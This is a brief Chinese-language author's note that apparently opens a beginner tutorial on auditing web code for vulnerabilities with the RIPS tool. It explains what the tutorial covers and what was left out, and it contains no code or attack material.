注：仅拿出几个洞作为例子进行入坑的讲解，主要是使用 rips 进行辅助审计，本文是针对小白入坑作为抛砖引玉，理论的还未进行详细总结，本来想在最后加上盾灵系统的审计过程的，但是觉得 CMS，不适合刚入门的同学先删掉了，还有些工具未进行介绍，后续有机会再继续补充。。。